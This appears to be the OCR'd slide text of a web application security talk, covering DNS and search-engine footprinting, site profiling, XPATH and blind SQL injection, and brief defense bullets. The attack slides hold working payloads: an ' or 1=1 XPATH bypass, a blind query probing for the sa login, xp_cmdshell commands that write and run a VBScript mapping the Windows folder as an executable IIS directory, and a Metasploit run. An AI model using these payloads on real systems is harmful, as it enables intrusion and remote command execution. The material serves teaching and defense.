CIDR:       203.88.128.0/20
NetName:    XYZC-4
NetHandle:  NET-203-88-128-0-1
Parent:     NET-203-0-0-0-0
NetType:    Direct Allocation
NameServer: ns1.xyz.com
NameServer: ns2.xyz.com
Comment:
RegDate:    2003-07-17
Updated:    2003-07-17

OrgTechHandle: NA098-ARIN


OrgTechName:   Netblock Admin
OrgTechPhone:  +1-212-999-9999
OrgTechEmail:  netblockadmin@xyz.com
```

Information Exposure

```
C:\Documents and Settings\Administrator>nslookup
Default Server:  ns1.icenet.net
Address:  203.88.128.7

> server ns1.xyz.com
Default Server:  [203.88.128.250]
Address:  203.88.128.250

> 203.88.128.10
Server:  [203.88.128.250]
Address:  203.88.128.250

Name:    www.blue.com
Address:  192.168.7.50

> set type=PTR
> 203.88.128.10
Server:  [203.88.128.250]
Address:  203.88.128.250

10.128.88.203.in-addr.arpa      name = www.blue.com
10.128.88.203.in-addr.arpa      name = www.red.com
>
```

Bingo!

Information Exposure

```
C:\Documents and Settings\Administrator>nslookup
Default Server:  ns1.icenet.net
Address:  203.88.128.7

> server 203.88.128.250
Default Server:  icedns1.icenet.net
Address:  203.88.128.250

> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250


Name:    ice.128.client11.icenet.net
Address:  203.88.128.11

> set type=PTR
> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250

Non-authoritative answer:
11.128.88.203.in-addr.arpa      name = ice.128.client11.icenet.net
> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250

Non-authoritative answer:
11.128.88.203.in-addr.arpa      name = ice.128.client11.icenet.net
```

Sucks!

Information Exposure

http://whois.webhosting.info/203.88.128.11

Latest Headlines

Web Hosting Information - Power WHOIS

203.88.128.11 - IP hosts **15** Total Domains ...
Showing 1 - 15 out of 15

	Domain Name
1	ADANIGROUP.COM.
2	EKLAVYA.ORG.
3	ELMINDIA.COM.
4	GUJARATGAS.COM.
5	ICENET.NET.
6	LDCEINDIA.ORG.
7	LMAHMEDABAD.COM.
8	MAHITISHAKTI.NET.
9	MEDICALWEBLINE.NET.
10	MUNDRAPORT.COM.
11	PRAJSALES.COM.
12	RCEL.ORG.
13	RESOURCE-MANAGEMENT.COM.
14	SAMYAK.COM.
15	VIRTUAL-STONES.COM.
	1

http://whois.webhosting.info/IP

Bingo!

www.whois.sc

Search Engine Kung-Fu

- Domain & Cross Domain footprinting
- MSN & Google can help
  - “Site:” – Domain harvesting
  - “link:” (Google) & “linkdomain:” (MSN) – Cross Domain harvesting
  - “inurl:” – Filtering
  - “IP:” (MSN) – Host footprinting
- Advanced methods of footprinting
- MSNPawn tool
  - http://net-square.com/msnpawn

DEMO

Search Engine Kung-Fu

- Profiling & fetching list of URLs
  - “site:”
  - Advantage : Passive & One shot harvesting
- Technology identification from search engine.
- Vulnerability and resource leakage analysis from engine
  - MSNPawn for MSN hacking
  - Google hacking tools

DEMO

Profiling Web Application

- Traffic analysis is important
- Capturing AJAX calls and web assets
- Querystring, POST data and SOAP messages
- Regex & HTML analysis
- Capturing attributes


DEMO

Sample Profile

URL (Asset)	Form	Cmnt	Email	Applet	Object	Cookie	Auth.	Path	Script	QryStr
/	X					X				
/cart.asp										
/include/styles.css								X		
/privacy.asp		X								
/catalog.asp			X							
/aboutus.asp										
/details.asp?id=1	X									X
/details.asp?id=2	X									X
/details.asp?id=3	X									X
/rebates.asp										
/catalog.asp?start=3	X									X
/rebates.asp?loc=beckham.html	X									X
/rebates.asp?loc=zhivago.html	X									X
/orderapp/default.asp?login=yes	X					X	X			X
/orderapp/include/styles.css								X		
/rebates.asp?loc=monsoon.html	X									X
/details.asp?id=4	X									X
/rebates.asp?loc=lawrence.html	X									X
/details.asp?id=5	X									X
/details.asp?id=6	X									X
/catalog.asp?start=6	X									X

Attacks & Exploits

Agenda



Environmental Factors (Affecting all)

Attack Vectors

- SQL Injection
- XPATH injection
- Session hijacking
- LDAP querying
- Etc…

XPATH Injection

- XPATH is a language defined to find information from XML document.
- As XPATH name suggests it indeed uses path to traverse through nodes of XML document and look for specific information from the document.
- XPATH provides expressions like slash (/), double slash (//), dot(.), double dot (..), @, =, <, > etc. It helps in traversing through XML document.

XPATH – Vulnerable Code

```
string fulltext = "";
string coString = "Provider=SQLOLEDB;Server=(local);database=order;User
ID=sa;Password=mypass";
SqlXmlCommand co = new SqlXmlCommand(coString);
co.RootTag="Credential";
co.CommandType = SqlXmlCommandType.Sql;
co.CommandText = "SELECT * FROM users for xml Auto";
XmlReader xr = co.ExecuteXmlReader();
xr.MoveToContent();
fulltext = xr.ReadOuterXml();
XmlDocument doc = new XmlDocument();
doc.LoadXml(fulltext);
string credential = "//users[@username='"+user+"' and @password='"+pass+"']";
XmlNodeList xmln = doc.SelectNodes(credential);
string temp;
if(xmln.Count > 0)
{
        //True
}
else //false
```

Attacking XPATH point

- `//users[@username='"+user+"' and @password='"+pass+"']";`
- XPATH parsing can be leveraged by passing following string ' or 1=1 or '‘
- This will always true on the first node and user can get access as who ever is first user.
- `//users[@username='' or 1=1 or ''='' and @password='any']`

Bingo!

DEMO

SQL Injection

- What if it is blind?
  - You don’t know web root
  - Firewall don’t allow outbound traffic
  - If you know web root – it is not providing write rights.
  - xp_cmdshell? - may or may not be working.
  - Is it running with “sa”?

Making “sa” check…

- Querying process on SQL using SPs
- (SELECT+ASCII(SUBSTRING((a.loginame),1,1))+FROM+master..sysprocesses+AS+a+WHERE+a.spid+=+@@SPID)=115
- Final query would be “and”
- ?id=1+AND+(SELECT+ASCII(SUBSTRING((a.loginame),1,1))+FROM+master..sysprocesses+AS+a+WHERE+a.spid+=+@@SPID)=114

DEMO

Pulling “winnt” out…

- Echoing following lines blindly using XP_CMDShell…

```
Set WshShell = WScript.CreateObject("WScript.Shell")
Set ObjExec = WshShell.Exec("cmd.exe /c echo %windir%")
windir = ObjExec.StdOut.ReadLine()
Set Root = GetObject("IIS://LocalHost/W3SVC/1/ROOT")
Set Dir = Root.Create("IIsWebVirtualDir", "secret")
Dir.Path = windir
Dir.AccessExecute = True
Dir.SetInfo
```

Echoing…

- http://target/details.aspx?id=1;exec+master..xp_cmdshell+'echo ' Set WshShell = WScript.CreateObject("WScript.Shell") > c:\secret.vbs'

….. And so on…. (All lines)

- Now run the vbscript

  http://target/details.aspx?id=1;exec+master..xp_cmdshell+'cscript+c:\secret.vbs'

- Check

http://target/secret/system32/cmd.exe?+/c+set

Bingo!

DEMO

With metasploit…

```
MSFConsole
  --------    ------    -------    ----------------------------------------
  optional    SSL                  Use SSL
  required    RHOST                The target address
  optional    VHOST                The virtual host name of the server
  required    RPATH                Vulnerable URL with # as injection point
  required    RPORT     80         The target port

  Target: Targetless Exploit

msf SQL_Injection_GET > set RHOST 192.168.7.50
RHOST -> 192.168.7.50
msf SQL_Injection_GET > set VHOST www.dvds4less.net
VHOST -> www.dvds4less.net
msf SQL_Injection_GET > set RPORT 80
RPORT -> 80
msf SQL_Injection_GET > set RPATH /details.aspx?id=1;#
RPATH -> /details.aspx?id=1;#
msf SQL_Injection_GET > exploit
[+] Sending SQL injection payload...
Sending request number 0
GET /details.aspx?id=1;EXEC+master..xp_cmdshell+'echo+Set+WshShell+=+WScript.Cre
ateObject("WScript.Shell")>c:\secret.vbs' HTTP/1.0
Host: www.dvds4less.net
```


Web Services Attack Vectors

- UDDI enumeration
- WSDL Scanning
- All traditional vectors – SQL, Bruteforce, Data type, LDAP etc…
- All over SOAP
- wsChess – Using it for assessment..
  - http://net-square.com/wschess

DEMO

Client side attacks

Agenda




Environmental Factors (Affecting all)

Attacking clients

- XSS attacks are common.
- A few new attacks like cross side cookie
- Phishing attacks
- Compromising browser and fetching client side information
- AJAX based attacks on browsers.

Defense controls

Agenda




Environmental Factors (Affecting all)

Advanced defense controls

- Content filtering
- Mod security & HTTP stack hooks
- Specific to application layer
- Defense at HOST level
- GET/POST/SOAP – all traffic analysis with rules.

HTTP stack access



